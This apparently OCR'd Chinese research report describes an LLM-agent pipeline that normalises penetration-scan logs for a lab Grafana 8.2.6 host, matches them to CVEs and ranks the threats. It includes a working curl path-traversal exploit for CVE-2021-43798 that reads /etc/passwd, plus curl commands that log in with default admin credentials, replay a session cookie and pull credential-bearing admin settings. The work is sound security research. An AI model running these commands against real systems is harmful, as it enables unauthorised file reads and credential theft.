
2025-07-10汇报

大模型智能体=>多源扫描日志漏洞信息标准化分析与漏洞匹配

目标主机Web网页呈现=>CVE-2021-43798=>插件模块文件路径遍历

- **Grafana 8.2.6**：用于监控的开源平台，该版本存在目录遍历漏洞，允许访问本地文件。易受攻击URL路径为`<grafana_host_url>/public/plugins/../`，其中`../`可以是任何已安装插件的plugin ID



- **plugin module**：能够提供plugin文件夹内的静态文件。但对于锁定检查，攻击者可以使用从插件文件夹升级到父文件夹并下载任意文件
- **攻击示例**：

```
┌──(py311env)─(root㉿kali)-[/home/kali/pentest-agent/agents/Buglevel]
└─# curl -v --path-as-is -H "Host: 192.168.153.131:3000" \
    "http://192.168.153.131:3000/public/plugins/alertlist/../../../../../../../../../etc/passwd"
```

分析过程=>思考分析方法<扫描文本数据清洗去重-版本CVE在线搜索-攻击面验证-CVSS威胁排序>

扫描文本数据清晰去重

- **扫描文本样式[仅漏洞部分呈现]**：原扫描文本为两次以上的<这里是三次，每次迭代12轮>的输出结果，融合后为下面内容：目标主机存在的各个**漏洞描述**以及找出这些漏洞所用到的**工具及指令**(使用工具有`Nmap/cURL/Gobuster/Wappalyzer/Nikto`)，扫出的服务及版本`Grafana 8.2.6`用于在线搜索CVE


```
{
  "vulnerability_summary": {
    "vulnerability_01": {
      "Description": "Grafana 8.2.6 版本已过时（最新版本为10.2.3），可能包含未修补的漏洞（CVE-2021-43798、CVE-2022-31107、CVE-2022-31130）",
      "Tools used": "curl, curl -v http://192.168.153.131:3000/login"
    },
    "vulnerability_02": {
      "Description": "默认凭证（admin/admin）可工作，允许未经授权的访问（CVE-2018-15727）",
      "Tools used": "curl, curl -X POST -d '{\"user\":\"admin\",\"email\":\"\",\"password\":\"admin\"}' -H 'Content-Type: application/json' http://192.168.153.131:3000/login"
    },
    "vulnerability_03": {
      "Description": "通过捕获的会话Cookie可能实现会话固定攻击",
      "Tools used": "curl, curl -v -X POST -d '{\"user\":\"admin\",\"email\":\"\",\"password\":\"admin\"}' -H 'Content-Type: application/json' http://192.168.153.131:3000/login"
    },
    "vulnerability_04": {
      "Description": "通过API端点（用户、组织信息）可能存在信息泄露",
      "Tools used": "curl, curl -H 'Cookie: grafana_session=3e1d31b595d1c90ffcdd1a466f49d545' http://192.168.153.131:3000/api/users"
    },
    "vulnerability_05": {
      "Description": "过时的Grafana版本（8.2.6）包含已知漏洞，包括目录遍历（CVE-2021-43798）、认证绕过（CVE-2022-31107）和信息泄露（CVE-2022-21703）",
      "Tools used": "curl, curl -v http://192.168.153.131:3000/login"
    },
    "vulnerability_06": {
      "Description": "通过/api/admin/settings端点暴露敏感配置，包括数据库凭证和安全设置",
      "Tools used": "curl, curl -b cookies.txt -v 'http://192.168.153.131:3000/api/admin/settings'"
    },
```

```
    "vulnerability_07": {
      "Description": "可能存在目录遍历漏洞（CVE-2021-43798），尽管初始测试被重定向",
      "Tools used": "curl, curl -v
'http://192.168.153.131:3000/public/plugins/alertlist/../../../../../../../../etc/passwd'"
    },
    "vulnerability_08": {
      "Description": "暴露的健康检查API端点未经认证即可泄露敏感版本信息",
      "Tools used": "curl, curl -v http://192.168.153.131:3000/api/health"
    },
    "vulnerability_09": {
      "Description": "暴露的指标端点泄露敏感系统信息，包括活跃用户、API使用统计数据和内部性能指标",
      "Tools used": "curl, curl -v http://192.168.153.131:3000/metrics"
    }
  }
}
```


- **扫描文本聚类**：<长句变短句-短句正则化表达>-基于TF-IDF相似度进行**漏洞聚类**-消除扫描工具冗余报告，聚焦核心漏洞本质，并且每个分类都根据**漏洞组的内部一致性和威胁特征强度**分配权重(暂时对工具及指令还没有更好的使用想法)


```
{
  "auto_0": {
    "type": "CVE_2022相关漏洞",
    "weight": 0.2,
    "representative_terms": [
      "cve",
      "2022",
      "cve 2022"
    ],
    "vulnerabilities": [
      {
        "id": "vulnerability_01",
        "details": {
          "Description": "Grafana 8.2.6版本已过时（最新版本为10.2.3），可能包含未修补的漏洞（CVE-2021-43798、CVE-2022-
31107、CVE-2022-31130）",
          "ShortRegex": "\\bGrafana\\ \\[VER\\]\\ is\\ outdated\\ \\(latest\\ is\\ \\[VER\\]\\)\\ and\\ may\\
contain\\ unpatched\\ vulnerabilities\\ \\(\\[CVE\\]\\b"
        }
      },
      {
        "id": "vulnerability_05",
        "details": {
          "Description": "过时的Grafana版本（8.2.6）包含已知漏洞，包括目录遍历（CVE-2021-43798）、认证绕过（CVE-2022-
31107）和信息泄露（CVE-2022-21703）",
          "ShortRegex": "\\bOutdated\\ Grafana\\ version\\ \\(\\[VER\\]\\)\\ with\\ known\\ vulnerabilities\\
including\\ directory\\ traversal\\ \\(\\[CVE\\]\\)\\b"
        }
      },
      {
        "id": "vulnerability_07",
        "details": {
          "Description": "可能存在目录遍历漏洞（CVE-2021-43798），尽管初始测试被重定向",
          "ShortRegex": "\\bPotential\\ directory\\ traversal\\ vulnerability\\ \\(\\[CVE\\]\\)\\ though\\
initial\\ test\\ was\\ redirected\\b"
        }
      }
    ]
  },
  "auto_1": {
    "type": "管理员凭证泄露",
    "weight": 0.48,
    "representative_terms": [
      "admin",
      "credentials",
      "through api"
    ],
    "vulnerabilities": [
      {
        "id": "vulnerability_02",
        "details": {
          "Description": "默认凭证（admin/admin）可工作，允许未经授权的访问（CVE-2018-15727）",
          "ShortRegex": "\\bDefault\\ credentials\\ \\(admin/admin\\)\\ are\\ working\\b"
        }
      },
      {
        "id": "vulnerability_06",
        "details": {
          "Description": "通过/api/admin/settings端点暴露敏感配置，包括数据库凭证和安全设置",
          "ShortRegex": "\\bExposed\\ sensitive\\ configuration\\ through\\ /api/admin/settings\\ endpoint\\
including\\ database\\ credentials\\ \\b"
        }
      }
    ]
```

```
  },
  "auto_2": {
    "type": "信息泄露",
    "weight": 0.2,
    "representative_terms": [
      "through",
      "users",
      "through api"
    ],
    "vulnerabilities": [
      {
        "id": "vulnerability_03",
        "details": {
          "Description": "通过捕获的会话Cookie可能实现会话固定攻击",
          "ShortRegex": "\\bSession\\ fixation\\ possible\\ through\\ captured\\ session\\ cookies\\b"
        }
      },
      {
        "id": "vulnerability_04",
        "details": {
          "Description": "通过API端点（用户、组织信息）可能存在信息泄露",
          "ShortRegex": "\\bPotential\\ information\\ disclosure\\ through\\ API\\ endpoints\\ \\(users\\b"
        }
      }
    ]
  },
  "auto_3": {
    "type": "敏感信息暴露",
    "weight": 0.25,
    "representative_terms": [
      "reveals sensitive",
      "reveals",
      "exposed"
    ],
    "vulnerabilities": [
      {
        "id": "vulnerability_08",
        "details": {
          "Description": "暴露的健康检查API端点未经认证即可泄露敏感版本信息",
          "ShortRegex": "\\bExposed\\ health\\ check\\ API\\ endpoint\\ reveals\\ sensitive\\ version\\
information\\ without\\ authentication\\b"
        }
      },
      {
        "id": "vulnerability_09",
        "details": {
          "Description": "暴露的指标端点泄露敏感系统信息，包括活跃用户、API使用统计数据和内部性能指标",
          "ShortRegex": "\\bExposed\\ metrics\\ endpoint\\ reveals\\ sensitive\\ system\\ information\\
including\\ active\\ users\\b"
        }
      }
    ]
  }
}
```


版本CVE在线检索

- **面临问题**：
  - CVE搜索工具cveMap只按服务名查找，CVE数据处理过程中面临**LLM上下文限制**的问题
  - 在线检索过程中Google返回的链接基本上是官方站点，数据与调用API获取的内容基本一致


```
  {
    "cve_id": "CVE-2021-43798",
    "cve_description": "Grafana is an open-source platform for monitoring and observability. Grafana versions
8.0.0-beta1 through 8.3.0 (except for patched versions) iss vulnerable to directory traversal, allowing access
to local files. The vulnerable URL path is: `\u003cgrafana_host_url\u003e/public/plugins//`, where is the
plugin ID for any installed plugin. At no time has Grafana Cloud been vulnerable. Users are advised to upgrade
to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. The GitHub Security Advisory contains more information
about vulnerable URL paths, mitigation, and the disclosure timeline.",
    "cvss_score": 7.5,
    "weaknesses": [
      {
        "cwe_id": "CWE-22",
        "cwe_name": "Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"
      }
    ],
    "cpe": {
      "cpe": "cpe:2.3:a:grafana:grafana:*:*:*:*:*:*:*:*",
      "vendor": "grafana",
      "product": "grafana"
    },
    "reference": [
```

```
      "http://packetstormsecurity.com/files/165198/Grafana-Arbitrary-File-Reading.html",
      "https://security.netapp.com/advisory/ntap-20211229-0004/",
      "https://github.com/ARPSyndicate/kenzer-templates",
      "https://github.com/CVEDB/awesome-cve-repo",
      "https://github.com/g1san/Agents-for-Vulnerable-Dockers-and-related-Benchmarks",
      "https://github.com/20142995/sectool",
      "https://github.com/openx-org/BLEN",
      "https://github.com/ticofookfook/CVE-2021-43798",
      "https://github.com/HimmelAward/Goby_POC",
      "https://github.com/KayCHENvip/vulnerability-poc"
    ],
    "is_exploited": false,
    "is_poc": true
  },
  {
    "cve_id": "CVE-2021-41174",
    "cve_description": "Grafana is an open-source platform for monitoring and observability. In affected versions if an attacker is able to convince a victim to visit a URL referencing a vulnerable page, arbitrary JavaScript content may be executed within the context of the victim's browser. The user visiting the malicious link must be unauthenticated and the link must be for a page that contains the login button in the menu bar. The url has to be crafted to exploit AngularJS rendering and contain the interpolation binding for AngularJS expressions. AngularJS uses double curly braces for interpolation binding: {{ }} ex: {{constructor.constructor('alert(1)')()}}. When the user follows the link and the page renders, the login button will contain the original link with a query parameter to force a redirect to the login page. The URL is not validated and the AngularJS rendering engine will execute the JavaScript expression contained in the URL. Users are advised to upgrade as soon as possible. If for some reason you cannot upgrade, you can use a reverse proxy or similar to block access to block the literal string {{ in the path.",
    "cvss_score": 6.9,
    "weaknesses": [
      {
        "cwe_id": "CWE-79",
        "cwe_name": "Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')"
      }
    ],
    "cpe": {
      "cpe": "cpe:2.3:a:grafana:grafana:*:*:*:*:*:*:*:*",
      "vendor": "grafana",
      "product": "grafana"
    },
    "reference": [
      "https://github.com/grafana/grafana/security/advisories/GHSA-3j9m-hcv9-rpj8",
      "https://security.netapp.com/advisory/ntap-20211125-0003/",
      "https://github.com/Z0fhack/Goby_POC",
      "https://github.com/kh4sh3i/Grafana-CVE",
      "https://github.com/we45/nuclei-appsec-workflows",
      "https://github.com/20142995/Goby",
      "https://github.com/ARPSyndicate/cvemon",
      "https://github.com/ARPSyndicate/kenzer-templates",
      "https://github.com/HimmelAward/Goby_POC",
      "https://github.com/NyxAzrael/Goby_POC"
    ],
    "is_exploited": false,
    "is_poc": false
  }
```


攻击面验证

- **定义证据权重**：基于扫描结果中的利用证据，结合聚类权重和证据权重,计算每个CVE漏洞的存在概率 P = 1 / (1 + e^(-∑(证据权重+a*证据权重)))

漏洞类型	权重	示例证据
Direct	1.0	成功读取路径<路径便利漏洞>、已验证凭证...[暴漏的.../成功.../允许...]
Indirect	0.6	版本匹配、可疑日志[可能.../疑似...]
Mitigation	-0.8	存在WAF防护、补丁已安装、缓解迹象[被阻止.../]

CVSS威胁排序

- 结合CVSS基础分数和验证系数，计算最终威胁值=CVSS基础分 × (1 + 验证系数 × 漏洞存在概率)，输出排序结果

```
=== 威胁分析报告 ===
  CVE-2022-31130:
    威胁值: 6.4 (CVSS: 4.9)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01', 'vulnerability_07', 'vulnerability_04'], 'direct': ['vulnerability_05', 'vulnerability_02', 'vulnerability_06', 'vulnerability_08', 'vulnerability_09']})
  CVE-2022-31123:
    威胁值: 7.9 (CVSS: 6.1)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01', 'vulnerability_07'], 'direct': ['vulnerability_05', 'vulnerability_02', 'vulnerability_06']})
```

```
  CVE-2022-31107:
    威胁值: 6.5 (CVSS: 5.0)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01'], 'direct': ['vulnerability_05',
'vulnerability_06', 'vulnerability_08', 'vulnerability_09']})
  CVE-2022-31097:
    威胁值: 8.6 (CVSS: 6.6)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01', 'vulnerability_03'], 'direct':
['vulnerability_05', 'vulnerability_02', 'vulnerability_06', 'vulnerability_08']})
  CVE-2022-29170:
    威胁值: 9.2 (CVSS: 7.1)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01'], 'direct': ['vulnerability_05',
'vulnerability_02', 'vulnerability_08']})
  CVE-2021-43798:
    威胁值: 9.8 (CVSS: 7.5)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01', 'vulnerability_07', 'vulnerability_03',
'vulnerability_04'], 'direct': ['vulnerability_05', 'vulnerability_02', 'vulnerability_06',
'vulnerability_08', 'vulnerability_09']})
  CVE-2021-41174:
    威胁值: 8.9 (CVSS: 6.9)
    证据: defaultdict(<class 'list'>, {'indirect': ['vulnerability_01', 'vulnerability_03',
'vulnerability_04'], 'direct': ['vulnerability_05', 'vulnerability_02', 'vulnerability_09']})

=== 修复建议 ===
  • [优先级 9.8] CVE-2021-43798 (存在概率: 高): CVSS 7.5, 直接证据 5条
  • [优先级 9.2] CVE-2022-29170 (存在概率: 高): CVSS 7.1, 直接证据 3条
  • [优先级 8.9] CVE-2021-41174 (存在概率: 高): CVSS 6.9, 直接证据 3条
  • [优先级 8.6] CVE-2022-31097 (存在概率: 高): CVSS 6.6, 直接证据 4条
  • [优先级 7.9] CVE-2022-31123 (存在概率: 高): CVSS 6.1, 直接证据 3条
  • [优先级 6.5] CVE-2022-31107 (存在概率: 高): CVSS 5.0, 直接证据 4条
  • [优先级 6.4] CVE-2022-31130 (存在概率: 高): CVSS 4.9, 直接证据 5条
  • 紧急: 限制目录访问权限（CVE-2021-43798）
```